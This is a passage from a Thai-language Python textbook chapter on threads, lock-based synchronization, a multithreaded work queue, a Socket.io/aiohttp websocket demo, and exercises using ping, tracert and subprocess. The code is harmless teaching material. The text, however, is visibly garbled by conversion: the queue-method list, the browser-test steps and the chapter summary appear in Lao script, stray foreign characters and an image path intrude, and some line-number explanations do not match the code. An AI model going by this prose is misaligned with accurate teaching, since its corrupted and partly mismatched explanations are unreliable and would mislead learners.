3. โอบเวอร์ไรร์ดดิ้ง (Overriding) เมธอดคอนสตรัคเตอร์ของคลาส Thread คือ `__init__(self [,args])` ซึ่งจะมีอาร์กิวเมนต์หรือไม่ก็ได้ (option) ในกรณีที่ไม่มี option เช่น `Thread.__init__(self)`

4. โอบเวอร์ไรร์ดดิ้งเมธอด `run()` ของคลาส Thread โดยผู้เขียนโปรแกรม จะใช้พื้นที่ตรงส่วนนี้ในการเขียนโปรแกรมเพื่อให้เดรดทำงานตามที่ต้องการ

```
def run(self):
```

*"Please writing your code in here!"*

หลังจากสร้างอินสแตนซ์หรืออปเจกต์ของคลาสขึ้นมาแล้ว จะสั่งให้เดรดทำงานโดยการเรียกผ่านเมธอด `start()` ซึ่งจะส่งผลให้โปรแกรมเข้าไปทำงานในเมธอด `run()` ทันที จากโปรแกรม `myThreadsleep.py` แสดงการสร้างเดรดจากโมดูล `threading`

```
1 from threading import Thread
2 import time
3
4 class myThread (Thread): #Extending Thread class
5     def __init__(self, threadID, name, counter):
6         Thread.__init__(self) #Overriding __init__ method
7         self.threadID = threadID
8         self.name = name
9         self.counter = counter
10
11    def printTime(self, threadName, delay, counter):
12        while counter:
13            time.sleep(delay)
14            print ("%s: %s" % (threadName, time.ctime(time.time())))
15            counter -= 1
16
17    def run(self): #Overriding run method
18        print ("Starting " + self.name)
19        self.printTime(self.name, self.counter, 5)
20        print ("Exiting " + self.name)
```

 myThreadSleep.py

```

22 # Create new threads
23 thread1 = myThread(1, "Thread-1", 1)
24 thread2 = myThread(2, "Thread-2", 2)
25
26 # Start new Threads
27 thread1.start()
28 thread2.start()
29
30 print ("Exiting Main Thread")

```

Starting Thread-1Starting Thread-2Exiting Main Thread

```

>>> Thread-1: Fri Jul 2 17:00:42 2021
Thread-2: Fri Jul 2 17:00:43 2021
Thread-1: Fri Jul 2 17:00:43 2021
Thread-1: Fri Jul 2 17:00:44 2021
Thread-2: Fri Jul 2 17:00:45 2021
Thread-1: Fri Jul 2 17:00:45 2021
Thread-1: Fri Jul 2 17:00:46 2021
Exiting Thread-1
Thread-2: Fri Jul 2 17:00:47 2021
Thread-2: Fri Jul 2 17:00:49 2021
Thread-2: Fri Jul 2 17:00:51 2021
Exiting Thread-2

```

ตัวอย่างโปรแกรม myThreadsSleep.py แสดงการสร้างและใช้งาน threading ที่มีการรันในเวลาเดียวกัน 2 thread โดยเริ่มจากบรรทัดที่ 1 ทำการนำเข้าโมดูล threading เข้ามาใช้งาน บรรทัดที่ 2 นำเข้าโมดูลที่จัดการด้านเวลา (Time) มาทำงาน บรรทัดที่ 4 สร้างคลาสใหม่ชื่อ myThread โดยได้รับการสืบทอดคุณสมบัติเกี่ยวกับ threading มาจากคลาสแม่ชื่อ Thread บรรทัดที่ 5 สร้างเมธอดคอนสตรัคเตอร์ชื่อ \_\_init\_\_() ของคลาส myThread ซึ่งกำหนดค่าเริ่มต้นให้กับคลาส myThread เริ่มต้นจากการอ้างอิงไปยังตัวแปร self ที่มีค่าเป็นตัวแปร \_\_init\_\_ ของคลาส Thread (บรรทัดที่ 6) ต่อจากนั้นกำหนดค่าให้กับแอตทริบิวท์ threadID, name และ counter ในบรรทัดที่ 7, 8 และ 9 ตามลำดับ

บรรทัดที่ 11 สร้างเมธอดชื่อว่า printTime() ที่กำหนดค่าพิมพ์ชื่อและเวลาของแต่ละthread ที่กำลังทำงาน โดยมีพารามิเตอร์ 3 ตัวคือ threadName,

delay และ counter ตามลำดับ (ส่วนพารามิเตอร์ self นั้นหมายถึงการอ้างคลาสของตัวเอง ถ้าไม่ใส่ไว้โปรแกรมจะเข้าใจว่าเป็นการเรียกเมธอดในคลาสแม่แทน จะทำให้โปรแกรมเกิดความผิดพลาด) เมธอด printTime() จะทำการหน่วงเวลาการพิมพ์ โดยเรียกใช้เมธอด time.sleep() ซึ่งเวลาที่ใช้หน่วงมีหน่วยเป็นวินาที (บรรทัดที่ 13) คำสั่งลูป while ในโปรแกรมจะทำงานไปเรื่อย ๆ จนกว่าค่าในตัวแปร counter จะมีค่าเท่ากับ 0 บรรทัดที่ 14 โปรแกรมเรียกใช้เมธอด time.ctime(time.time()) ซึ่งจะส่งผลให้เวลาที่แสดงมีรูปแบบเป็น เดือน วัน วันที่ เวลา ปี เช่น Fri Jul 2 17:00:42 2021 บรรทัดที่ 17 โอลเวอร์ไรด์ดึงเมธอด run() ภายใต้เมธอดดังกล่าว โปรแกรมจะสั่งพิมพ์ข้อความว่า "Starting" และตามด้วยชื่อของเทรด เมื่อพิมพ์ข้อความเรียบร้อยแล้ว จะเรียกใช้เมธอด printTime() ซึ่งต้องส่งอาร์กิวเมนต์ไปด้วย 3 ค่าคือ ชื่อ(name), เวลาที่ใช้หน่วงการทำงาน (delay) และตัวนับ (counter) การเรียกเมธอดดังกล่าวจะต้องขึ้นต้นด้วย keyword คำว่า self เช่น เมื่อโปรแกรมกลับมาจากการทำงานในเมธอด printTime() และจะพิมพ์ข้อความว่า "Exiting" และตามด้วยชื่อของเทรดนั่น ๆ (บรรทัดที่ 20)

บรรทัดที่ 23 และ 24 โปรแกรมสร้างอินสแตนซ์ของคลาส myThread ชื่อว่า thread1 และ thread2 โดยส่งอาร์กิวเมนต์ให้กับคลาส myThread เป็นจำนวน 3 ตัวคือ threadID, name และ counter เมื่อสร้างอินสแตนซ์แล้ว โปรแกรมสั่งให้เทรดทำงานโดยเรียกใช้งานผ่านเมธอด start() ซึ่งจะทำให้เมธอด run() ในคลาส myThread ทำงานทันที ผลลัพธ์ที่ได้แสดงให้เห็นว่า โปรแกรมจะพิมพ์ข้อความสลับกันระหว่างเทรด 1 และเทรด 2 ไปเรื่อย ๆ จนกว่าเทรดจะหมดเวลาทำงาน



การสร้างอินสแตนซ์จะส่งผลให้ เมธอด \_\_init\_\_() ในคลาสทำงานทันที ซึ่งจะถูกใช้ในการเตรียมสภาพเวดล้อมให้พร้อมก่อนโปรแกรมทำงาน



การเรียกใช้ตัวแปร (แอตทริบิวต์) และเมธอด ใน OOP จะใช้คำนำหน้าด้วย self เช่นนี้แล้ว โปรแกรมจะเข้าใจว่าเป็นการเรียกใช้แอตทริบิวต์หรือเมธอดจากคลาสเม

## การเข้าจังหวะเธรด (Threads Synchronization)

จากที่กล่าวมาแล้วข้างต้นว่า鄱รเซสสามารถสร้างเธรดได้มากกว่า 1 เทรด ซึ่งเธรดต่าง ๆ เหล่านั้นมีความสามารถในการทำงานได้พร้อม ๆ กัน หากเธรดเหล่านั้นทำงานเป็นอิสระไม่ขัดกันโดยสิ้นเชิง จะไม่เกิดปัญหาใด ๆ แต่ในความเป็นจริงเธรดเหล่านั้นต้องใช้ทรัพยากรร่วมกันไม่มากก็น้อย ดังนั้น การทำงานของเธรดจะต้องมีการ同步ทางอ้อมกับเธรดอื่น ๆ โดยผ่านทางทรัพยากรที่ใช้งานร่วมกัน เพื่อมิให้ส่งผลกระทบและเกิดความเสียหายต่อระบบ จึงเป็นหน้าที่ของระบบปฏิบัติการที่จะต้องควบคุมหรือหลีกเลี่ยงการทำงานของเธรดที่มาเกี่ยวข้องกัน (Interaction) หน้าที่นี้เรียกว่า การเข้าจังหวะกันของเธรด หรือการซิงโครไนซ์เธรด (Threads Synchronization)

โมดูล threading ได้จัดเตรียมกลไกสำหรับจัดการเรื่องการเข้าจังหวะเธรดให้กับผู้เขียนโปรแกรมไว้ดังนี้ คือ

- เมธอด threading.Lock() ทำหน้าที่ล็อกทรัพยากรที่ต้องการใช้งานร่วมกัน อีกต่อหนึ่งที่คืนจากเมธอดดังกล่าวจะถูกใช้ในการควบคุมทรัพยากร
- acquire([blocking]) เป็นเมธอดที่ทำงานร่วมกับอีกต่อหนึ่งที่สร้างจากเมธอด Lock() ทำหน้าที่บังคับให้เธรดทำงานในโหมดเข้าจังหวะโดยมีพารามิเตอร์ 1 ตัวคือ blocking ซึ่งเป็นอ็อปชัน (option) ถ้ากำหนดให้ blocking = 0 เมธอด acquire() จะคืนค่าเป็น 0 ทันที เมื่อไม่สามารถล็อกทรัพยากรได้ และคืนค่าเป็น 1 เมื่อสามารถล็อกทรัพยากรได้ เมื่อ blocking ถูกกำหนดเป็น 1 โปรแกรมจะหยุดการร้องขอทรัพยากรที่ต้องการล็อกจากเธรดอื่น ๆ ไว้ และจะรอจนกว่าทรัพยากรที่ต้องการจะถูกปลดปล่อยเพื่อทำการล็อก สรุปสั้น ๆ คือถ้ากำหนด blocking เป็น 1 โปรแกรมจะรอจนกว่าจะล็อกทรัพยากรได้นั่นเอง
- เมธอด release() ทำหน้าที่ปลดปล่อยทรัพยากรที่โปรแกรมล็อกหรือครอบครองอยู่

การใช้งานการเข้าจังหวะเธรดแสดงในโปรแกรม threadsynchronize.py

```

1 from threading import Thread
2 import threading
3 import time
4
5 class myThread (Thread):
6     def __init__(self, threadID, name, counter):
7         Thread.__init__(self)
8         self.threadID = threadID
9         self.name = name
10        self.counter = counter
11
12    def printTime(self, threadName, delay, counter):
13        while counter:
14            time.sleep(delay)
15            print ("%s: %s" % (threadName, time.ctime(time.time())))
16            counter -= 1
17
18    def run(self):
19        print ("Starting " + self.name)
20        # Get lock to synchronize threads
21        threadLock.acquire()
22        self.printTime(self.name, self.counter, 3)
23        # Free lock to release next thread
24        threadLock.release()
25

```

 threadSynchronize.py

```

26 threadLock = threading.Lock()
27 threads = []
28
29 # Create new threads
30 thread1 = myThread(1, "Thread-1", 1)
31 thread2 = myThread(2, "Thread-2", 2)
32
33 # Start new Threads
34 thread1.start()
35 thread2.start()
36
37 # Add threads to thread list
38 threads.append(thread1)
39 threads.append(thread2)
40
41 # Wait for all threads to complete
42 for t in threads:
43     t.join()
44
45 print ("Exiting Main Thread")

```

```


Starting Thread-1Starting Thread-2

Thread-1: Fri Jul  2 17:47:43 2021
Thread-1: Fri Jul  2 17:47:44 2021
Thread-1: Fri Jul  2 17:47:45 2021
Thread-2: Fri Jul  2 17:47:47 2021
Thread-2: Fri Jul  2 17:47:49 2021
Thread-2: Fri Jul  2 17:47:52 2021
Exiting Main Thread
>>>

```

ตัวอย่างโปรแกรม threadsynchronize.py แสดงการสร้างและใช้งาน การเข้าจังหวะเดรด บรรทัดที่ 5 และ 12 โปรแกรมสร้างคลาสชื่อ myThread และ เมธอด printTime() ตามลำดับ ซึ่งจะทำงานเมื่อโปรแกรม myThreadsSleep.py บรรทัดที่ 18 โปรแกรมทำการโอล็อกไว้ เดรดดึงเมธอด run() จากคลาส Thread ซึ่งเมธอดดังกล่าวทำหน้าที่พิมพ์ชื่อเดรดและเวลา ของเดรดนั้น ๆ ออกจอภาพ ตามที่ได้กล่าวมาแล้วข้างต้นว่าเดรดจะทำงานเป็น คิสระต่อ กัน ดังนั้น Thread-1 และ Thread-2 จะเข้าใช้งานเมธอด printTime() สลับกันไป ขึ้นอยู่กับว่าเมธอดใดจะเข้าถึงเมธอด printTime() ได้ ก่อนกัน ดังนั้นในโปรแกรมนี้ได้ออกคำสั่ง (บรรทัดที่ 21) ให้เกิดการเข้าจังหวะ เดรด ซึ่งหมายความว่าถ้าเดรดใดเดรดหนึ่งครอบครองเมธอด printTime() แล้ว เดรดนั้น ๆ จะทำงานจนกว่าจะสำเร็จ โดยใช้เมธอด threadLock.acquire() เมื่อเดรดทำงานเสร็จแล้วจะปลดปล่อยเมธอด printTime() คืนสู่ระบบเพื่อให้เดรดอื่น ๆ นำไปใช้งานต่อได้ โดยการเรียกใช้ threadLock.release() ดังในบรรทัดที่ 24 และผลลัพธ์ของการทำงาน แสดง ดังในรูปที่ 15.2

บรรทัดที่ 26 สร้างอินสแตนซ์ชื่อ threadLock เพื่อใช้สำหรับทำการเข้าจังหวะเดรด บรรทัดที่ 27 สร้างตัวแปรลิสต์ชื่อ threads เพื่อใช้สำหรับเก็บอีกเจ็ดตัวของเดรดทั้งหมดที่สร้างขึ้น บรรทัดที่ 30 โปรแกรมสร้างอินสแตนซ์ จากคลาส myThread ชื่อ thread1 และ thread2 ตามลำดับ บรรทัดที่ 34 ออกคำสั่งกราฟต์ให้เดรดทำงานผ่านเมธอด start() บรรทัดที่ 38 เพิ่มเดรดลง ในตัวแปรชนิดลิสต์ บรรทัดที่ 42 โปรแกรมใช้ลูป for ดึงอีกเจ็ดตัวของเดรดออก จำกตัวแปร threads และใช้เมธอด join() เพื่อกำหนดให้เดรดทั้งหมดรอเพื่อ จบการทำงานพร้อม ๆ กัน



รูปที่ 15.2 แสดงการเข้าจับหัวเดรดระหว่าง Thread-1 และ Thread-2

### การจัดลำดับความสำคัญของคิวแบบมัลติ-thread (Multithreaded Priority Queue)

โมดูล Queue อนุญาตให้สามารถสร้างคิวและกำหนดลำดับการทำงานของເຮັດໃນคิวໄດ້ด້ວຍຕົນເອງ ທີ່ມີເມືອດໃຫ້ໃຊ້ການດັ່ງນີ້

- เมອອັດ `get()` ດີ່ງຂອ່ມູນລອອກຈາກคິວ
- `put()` ນຳຂອ່ມູນເຂົ້າສູ່ຄິວ
- `qsize()` ຄືນຈຳນວນຂອ່ມູນທີ່ມີທີ່ຢູ່ໃນຄິວ
- `empty()` ຕຽບສອບວ່າຄິວວ່າງຫຼືອຳນວຍໄວ້ ອຳນວຍກັບ 0 ແສດງວ່າຄິວວ່າງ ດ້ວຍກັບ 0 ແສດງວ່າຄິວໄວ້ວ່າງ
- `full()` ຕຽບສອບວ່າຄິວເຕີມຫຼືອຳນວຍໄວ້ ອຳນວຍກັບ 0 ແສດງວ່າຄິວເຕີມ ດ້ວຍກັບ 0 ແສດງວ່າຄິວໄວ້ເຕີມ

การสร้างและใช้งานคิวแสดงในตัวอย่างโปรแกรม MultipleThreadQueue.py

```
1 from threading import Thread
2 import threading
3 import queue
4 import time
5
6 exitFlag = 0
7
8 class myThread(Thread):
9     def __init__(self, threadID, name, q):
10         Thread.__init__(self)
11         self.threadID = threadID
12         self.name = name
13         self.q = q
14
15     def run(self):
16         print("Starting " + self.name + "\n")
17         self.process_data(self.name, self.q)
18         print("Exiting " + self.name + "\n")
19
20     def process_data(self, threadName, q):
21         while not exitFlag:
22             queueLock.acquire()
23             if not workQueue.empty():
24                 data = q.get()
25                 queueLock.release()
26                 print("%s processing %s\n" % (threadName, data))
27             else:
28                 queueLock.release()
29                 time.sleep(1)
```



```

31 threadList = ["Thread-1", "Thread-2", "Thread-3"]
32 nameList = ["One", "Two", "Three", "Four", "Five"]
33 queueLock = threading.Lock()
34 workQueue = queue.Queue(10)
35 threads = []
36 threadID = 1
37
38 # Create new threads
39 for tName in threadList:
40     thread = myThread(threadID, tName, workQueue)
41     thread.start()
42     threads.append(thread)
43     threadID += 1
44
45 # Fill the queue
46 queueLock.acquire()
47 for word in nameList:
48     workQueue.put(word)
49 queueLock.release()
50
51 # Wait for queue to empty
52 while not workQueue.empty():
53     pass
54
55 # Notify threads it's time to exit
56 exitFlag = 1
57
58 # Wait for all threads to complete
59 for t in threads:
60     t.join()
61 print("Exiting Main Thread")

```

|    |                           |
|----|---------------------------|
| 1  | Starting Thread-3         |
| 2  | Starting Thread-2         |
| 3  | Starting Thread-1         |
| 4  | Thread-3 processing One   |
| 5  | Thread-1 processing Two   |
| 6  | Thread-2 processing Three |
| 7  | Thread-3 processing Four  |
| 8  | Thread-2 processing Five  |
| 9  | Exiting Thread-1          |
| 10 | Exiting Thread-3          |
| 11 | Exiting Thread-2          |
| 12 | Exiting Main Thread       |
| 13 | >>>                       |

ตัวอย่างโปรแกรมที่ multipleThreadQueue.py แสดงการสร้างและใช้งานคิวสำหรับมัลติ-thread บรรทัดที่ 3 โปรแกรมนำเข้ามามุดูล queue เพื่อใช้สำหรับสร้างคิวในการบริหารจัดการthread บรรทัดที่ 6 กำหนดตัวแปร exitFlag เพื่อใช้สำหรับควบคุมเพื่อให้thread ยุติการทำงาน ในเบื้องต้นกำหนดค่าให้กับตัวแปรดังกล่าวเท่ากับ 0 บรรทัดที่ 8 สร้างคลาสชื่อ myThread โดยมีพารามิเตอร์ 3 ตัวคือ threadID, Name และ q (queue) บรรทัดที่ 15 – 18 โปรแกรม Owen รีดตึงเมื่อ run() จากคลาส Thread ทำงานที่พิมพ์ข้อความว่า "Starting" ตามด้วยชื่อthread จากนั้นโปรแกรมเรียกใช้งานเมื่อ process\_data() เมื่อต้องการดึงข้อมูลจาก queue บรรทัดที่ 2 ตัว คือ ชื่อ threadName และคิว (Queue) เมื่อเมื่อเมื่อ process\_data() ทำงานเสร็จแล้ว โปรแกรมจะพิมพ์ข้อความว่า "Exiting" ตามด้วยชื่อของthread

บรรทัดที่ 20 – 29 พังก์ชันชื่อ process\_data() ทำงานที่ตึงthread ออกมายกคิว (workQueue) และนำมายกมาประมวลผล เป็นที่ทราบกันดีแล้วว่า thread จะแข่งขันกันเข้าใช้ทรัพยากร (ในที่นี้คือ workQueue) ดังนั้นพังก์ชันดังกล่าวจึงใช้เมื่อ queueLock.acquire() เพื่อร้องขอการเข้าใช้คิว ถ้าthread ได้thread หนึ่งครอบครองคิวได้สำเร็จ thread อื่น ๆ จะต้องรอคิวอยู่จนกว่า thread ที่ใช้งานคิวอยู่จะทำงานเสร็จก่อน เมื่อ thread เข้าใช้งานคิวจะเรียกใช้เมื่อเมื่อ workQueue.empty() เพื่อตรวจสอบก่อนว่ามีข้อมูลอยู่ในคิวหรือไม่ ถ้าไม่มี โปรแกรมจะปลดปล่อยคิว แต่ถ้ามีข้อมูลอยู่ในคิวโปรแกรมจะใช้เมื่อเมื่อ q.get() เพื่อดึงข้อมูลในคิวออกมาทำงาน เมื่อ thread ทำงานเสร็จแล้วจะปลดปล่อยคิว (workQueue) คืนให้กับ thread อื่น ๆ ได้ใช้งานบ้าง โดยใช้เมื่อเมื่อ queueLock.release()

บรรทัดที่ 31 สร้างชื่อthread เก็บไว้ในตัวแปร threadList โดยมีอยู่ 3 ชื่อคือ "Thread-1", "Thread-2" และ "Thread-3" บรรทัดที่ 32 กำหนดข้อมูลเพื่อเก็บในคิวประกอบด้วย "One", "Two", "Three", "Four" และ "Five" บรรทัดที่ 33 ทำการสร้างอ็อปเจ็กต์ชื่อ queueLock ทำงานที่ล็อกและปลดปล่อยทรัพยากรที่ thread แข่งขันกันใช้งาน (workQueue) บรรทัดที่ 34 สร้างคิวชื่อ workQueue ที่สามารถเก็บข้อมูลได้ 10 อ็อปเจ็กต์ บรรทัดที่ 36 สร้างตัวแปร threadID เพื่อใช้กำหนดจำนวนthread ที่จะรันในโปรแกรม

บรรทัดที่ 39 – 43 โปรแกรมสร้างอินสแตนซ์ของคลาส myThread ซึ่งมีพารามิเตอร์ 3 ตัวคือ threadID, tName และ workQueue ในที่นี้ โปรแกรมสร้างเทรดขึ้นมา 3 เทรดคือ ThreadID = 1 มีชื่อว่า Thread-1, ThreadID = 2 มีชื่อว่า Thread-2, ThreadID = 3 มีชื่อว่า Thread-3 จากนั้นโปรแกรมสั่งให้เทรดเหล่านี้ทำงานทันทีด้วยเมธอด start() และ โปรแกรมทำการเพิ่มเทรดเหล่านี้ลงในลิสต์ของเทรดซึ่ง threads บรรทัดที่ 46 – 49 โปรแกรมทำการเพิ่มข้อมูลลงในคิว (workQueue) แต่เป็นไปได้ขณะเมื่อ โปรแกรมกำลังเพิ่มข้อมูลลงในคิวตั้งกล่าว ปรากฏว่าเทรดที่สั่งให้ทำงานไปแล้ว อาจจะเข้ามาอ่านข้อมูลในคิวพร้อม ๆ กับการเพิ่มข้อมูลลงในคิว เช่นเดียวกัน ดังนั้นโปรแกรมจำเป็นต้องเรียกใช้งานเมธอด queueLock.acquire() เพื่อ ครอบครองคิวและทำการเพิ่มข้อมูลให้เสร็จก่อน เมื่อทำงานเสร็จแล้วจึง ปลดปล่อยคิวด้วยเมธอด queueLock.release() เพื่อให้เทรดอื่น ๆ สามารถใช้งานคิวต่อได้

เมื่อโปรแกรมใส่ข้อมูลในคิวเสร็จเรียบร้อยแล้ว โปรแกรมจะทำงานต่อใน บรรทัดที่ 53 (ในขณะนี้เทรดอื่น ๆ ก็ยังคงทำงานอยู่ เช่นเดียวกัน) โปรแกรมจะ ประมวลผลคำสั่ง while โดยมีเงื่อนไขว่า โปรแกรมจะวนการทำงานไปเรื่อย ๆ จนกว่าคิว (workQueue) จะว่าง โปรแกรมจึงจะหยุดการทำงานในลูป while นั่นหมายถึงว่า เทรดต่าง ๆ ที่ทำงานอยู่ได้ดึงข้อมูลในคิวไปทำงานจนหมดแล้ว นั่นเอง ลูป while จึงหยุดการทำงาน เมื่อคิวว่างแล้วส่งผลให้โปรแกรมหลุดจาก ลูป while (แต่เทรด "Thread-1", "Thread-2", "Thread-3" ยังคงทำงานอยู่) และทำงานในบรรทัดที่ 56 ซึ่งเป็นการกำหนดค่าให้กับตัวแปรซึ่ง exitFlag=1 ส่งผลให้เทรดหยุดการทำงาน (บรรทัดที่ 21)

บรรทัดที่ 59 โปรแกรมทำการวนลูปพร้อมกับใช้เมธอด join() เพื่อ กำหนดให้เทรดทุก ๆ ตัวหยุดการทำงานพร้อมกัน (ถูก Terminate พร้อมกัน)

## 6. แพ็คเกจ Socket

Socket เป็นแพ็คเกจที่ถูกใช้สำหรับการเขียนโปรแกรมกับระบบ เครือข่ายบอยครรช เนื่องจากมันได้บรรจุโมดูลที่สำคัญ ๆ เพื่อสร้างการเชื่อมต่อ และบริการต่าง ๆ บนเครือข่าย ในส่วนนี้จะยกตัวอย่างการสร้างเว็บซ็อกเก็ต (Websockets) เป็นต้น เว็บซ็อกเก็ตเป็นเทคโนโลยีที่ถูกใช้สำหรับสร้างเว็บ

เซิร์ฟเวอร์ (Web server) หรือผู้ให้บริการและผู้ใช้บริการ (Clients) สื่อสารผ่านพอร์ตคอลทีซีพี โดยเซิร์ฟเวอร์จะเปิดช่องทางให้ผู้ใช้บริการสามารถเชื่อมต่อเพื่อเข้าใช้งานได้ตลอดเวลา และสามารถให้บริการได้พร้อมกันครั้งละหลาย ๆ เครื่อง (Concurrency) โดยสื่อสารผ่านข้อความ (Messages) เป็นหลัก ไฟรอนใช้ไลบรารี aiohttp สำหรับสร้างเว็บเซิร์ฟเวอร์ สร้างผู้ใช้บริการด้วย asyncio และสื่อสารระหว่างกันด้วยโมดูล Socket.io ดังตัวอย่าง

อันดับแรกต้องติดตั้งโมดูล Socket.io และ aiohttp ก่อน โดยเรียกใช้คำสั่ง

```
>pip install python-socketio
```

```
>pip install aiohttp
```

ทดลองเขียนโปรแกรมดังนี้

โปรแกรมผู้จัดเซิร์ฟเวอร์ ชื่อว่า websocket\_server.py

```

1 from aiohttp import web
2 import socketio
3
4 sio = socketio.AsyncServer()
5 app = web.Application()
6 sio.attach(app)
7
8 async def index(request):
9     with open('index.html') as f:
10         return web.Response(text=f.read(), content_type='text/html')
11
12 @sio.on('message')
13 async def print_message(sid, message):
14     print("Socket ID: " , sid)
15     print(message)
16
17 app.router.add_get('/', index)
18
19 if __name__ == '__main__':
20     web.run_app(app)

```

เมื่อทดสอบสั่งรันโปรแกรม `WebSocket_server.py` ได้ผลลัพธ์ดังนี้

```
===== Running on http://0.0.0.0:8080 =====
(Press CTRL+C to quit)
```

จากผลลัพธ์แสดงให้เห็นว่า เว็บเซิร์ฟเวอร์จะเฝ้ารอการเชื่อมต่อจากผู้ใช้บริการด้วยพอร์ตหมายเลข 8080 บนเครื่องที่กำลังสั่งรันเว็บซอกเก็ตอยู่นั้นเอง สำหรับคำอธิบายโปรแกรมดังนี้

บรรทัดที่ 4: สร้างการเชื่อมต่อกับเว็บเซิร์ฟเวอร์ด้วย `Socketio`

บรรทัดที่ 5: สร้างเว็บแอพพลิเคชัน

บรรทัดที่ 6: ผ่านเว็บแอพพลิเคชันเข้ากับเว็บเซิร์ฟเวอร์

บรรทัดที่ 7: กำหนดจุด `endpoint` เพื่อให้บริการแก่ผู้ที่รองขอข้อมูลบนเว็บเซิร์ฟเวอร์ ในการนี้นี้ คือ ชี้ไปยังไฟล์ `index.html`

บรรทัดที่ 12, 13: ลงทะเบียนฟังก์ชันด้วยคำสั่ง `@socketio.on('message')` เมื่อมีการเชื่อมต่อจากผู้ใช้บริการผ่าน `Socketio` ในบรรทัดที่ 4 จะทำให้ฟังก์ชัน `print_message()` ในบรรทัดที่ 13 ทำงานทันที โดยพิมพ์ข้อมูล 2 ค่า คือ `message` และ `sid`

บรรทัดที่ 17: ผ่าน `endpoint` กับเว็บแอพพลิเคชันที่สร้างขึ้นในบรรทัดที่ 5

บรรทัดที่ 20: สั่งให้เว็บแอพพลิเคชันทำงาน

ไฟล์ `index.html` บนเซิร์ฟเวอร์

```

1 <!-- index.html -->
2 <!DOCTYPE html>
3 <html lang="en">
4   <head>
5     <meta charset="UTF-8" />
6     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
7     <meta http-equiv="X-UA-Compatible" content="ie=edge" />
8     <title>Document</title>
9   </head>
10  <body>
11    <button onClick="sendMsg()">Hit Me</button>
12
13    <script src="https://cdnjs.cloudflare.com/ajax/libs/socket.io/2.2.0/socket.io.js"></script>
14    <script>
15      const socket = io("http://localhost:8080");
16
17      function sendMsg() {
18        socket.emit("message", "HELLO WORLD");
19      }
20    </script>
21  </body>
22 </html>

```

ໃຫ້ทดสอบบິນດານເວັບເchezຣີຟເວອຣ໌ ໂດຍເປີດເວັບເບຣາວ່າເຊອຣ໌ ແລະ ທີ່ຈະເປັນ Chrome ທີ່ຮີ້ວ ຝາກ firefօx ແລະ ວກຣອກທີ່ ອຸ່ນໄດ້ ດັ່ງຕໍ່ໄປນີ້ ລັງໃນຂ່ອງຮ່າບ URL ຄືວ່າ <http://localhost:8080> ແພ່ມ Index.html ຈະແສດງປຸ່ມສື່ອວ່າ 'Hit Me' ໃຫ້ຜູ້ໃຊ້ນັກດີ ເມື່ອຜູ້ໃຊ້ດັ່ງລາຍລະອຽດ ຜົບດັ່ງກ່າວລາວ ພລລັພອທີ່ໄດ້ ຄືວ່າ ໂປຣແກຣມຈະພິມພໍ Socket ID ແລະ 'HELLO WORLD' ດັ່ງຕ້ອງຢ່າງ

```

===== Running on http://0.0.0.0:8080 =====
(Press CTRL+C to quit)
Socket ID: 02509b5ecdbb4db3a9cfb432e0741d95
HELLO WORLD

```

**ສຽງ:** ບໍທີ່ອີນີບາຍຄືການເຂີຍໂປຣແກຣມຮະບບດ້ວຍໄພອນ ຊຶ່ງໂປຣແກຣມຮະບບຈະເຂົາຄື່ງແລະເຮີຍກໃຫ້ທັກພຍາກຣຕາງ ຖ້າ ຂອງຮະບບພານຮະບບປົງປັດທິການໂດຍຕຽນ ແລະ ການຈັດການແພ່ມແລະໄດເຮັດທອຣີ ການເຮີຍກຸດໆຂອ່ມູນຂອງຮະບບປົງປັດທິການ ການຈັດການກັບໂປຣແກຣມແລະເຮັດ ເປັນຕົ້ນ

### ແບບຜົກທັດທ່າຍບທ

- ໃຫ້ເຂີຍໂປຣແກຣມເພື່ອແສດງສື່ອແລະອາຮົກົວເມັນຕໍ່ຂອງໂປຣແກຣມທີ່ສັ່ງໃຫ້ທຳການ

2. เขียนโปรแกรมรับค่าจากทายโปรแกรม คือ ping.py -h 192.168.1.1 -n 10 โดยใช้ argv
  3. เขียนโปรแกรมเพื่อแสดงเวอร์ชันไฟล์ platform, การเข้ารหัส และ Path ของระบบ
  4. จงเขียนโปรแกรมเพื่อค้นหาไฟล์ test.txt เป็นไฟร์ประเภทอะไรและอยู่ในไดเรคทรอร์ปัจจุบันหรือไม่
  5. เขียนโปรแกรมเพื่อตรวจสอบว่าไฟล์ myfile.txt มีอยู่หรือไม่ ถ้ามีอยู่เป็นไฟล์ที่มีคุณสมบัติเป็นอย่างไร (อ่าน เขียน ประมวลผล)
  6. จงเขียนโปรแกรมแสดงรายชื่อไฟล์และโฟลเดอร์ โดยผู้ใช้สามารถกำหนดที่อยู่ของโฟลเดอร์ได้เอง
  7. เขียนโปรแกรมเพื่อแสดงรายการไฟล์ข้อมูลและไดเรคทรอร์ในไดเรคทรอร์ที่กำหนดได้ โดยรับชื่อไดเรคทรอร์จากเป็นพิมพ์
  8. เขียนโปรแกรมให้ทำการ ping เครื่องปลายทางได้ โดยมีการตรวจสอบด้วยว่าระบบปฏิบัติการที่ใช้งานอยู่เป็นระบบปฏิบัติการอะไร
  9. เขียนโปรแกรมเพื่อสร้างคำสั่ง tracert โดยใช้ os.system()
- บนวินโดวส์:

```
Tracert -h max_hop IP เช่น tracert -h 5 192.168.1.10
```

บนลินุกซ์:

```
Traceroute IP เช่น traceroute 192.168.1.10
```

10. เขียนโปรแกรมให้สามารถเรียกใช้งานคำสั่งแสดงรายการไดเรคทรอร์ (dir) โดยเรียกผ่าน subprocess
11. เขียนโปรแกรมเพื่อสร้างคำสั่ง tracert เมม่อนในข้อที่ 5 แต่ใช้ subprocess
12. เขียนโปรแกรมเพื่อ ping เครื่องปลายทาง และต้องมีคำสั่งช่วยเหลือให้แก่ผู้ใช้โปรแกรมด้วย เช่น  

```
>pingx.py -h  
>pingx.py -network x.x.x -host x
```
13. เขียนโปรแกรมสำหรับสร้างและลบไดเรคทรอร์ ชื่อ Python โดยระบุตำแหน่งที่อยู่ของไดเรคทรอร์ได้
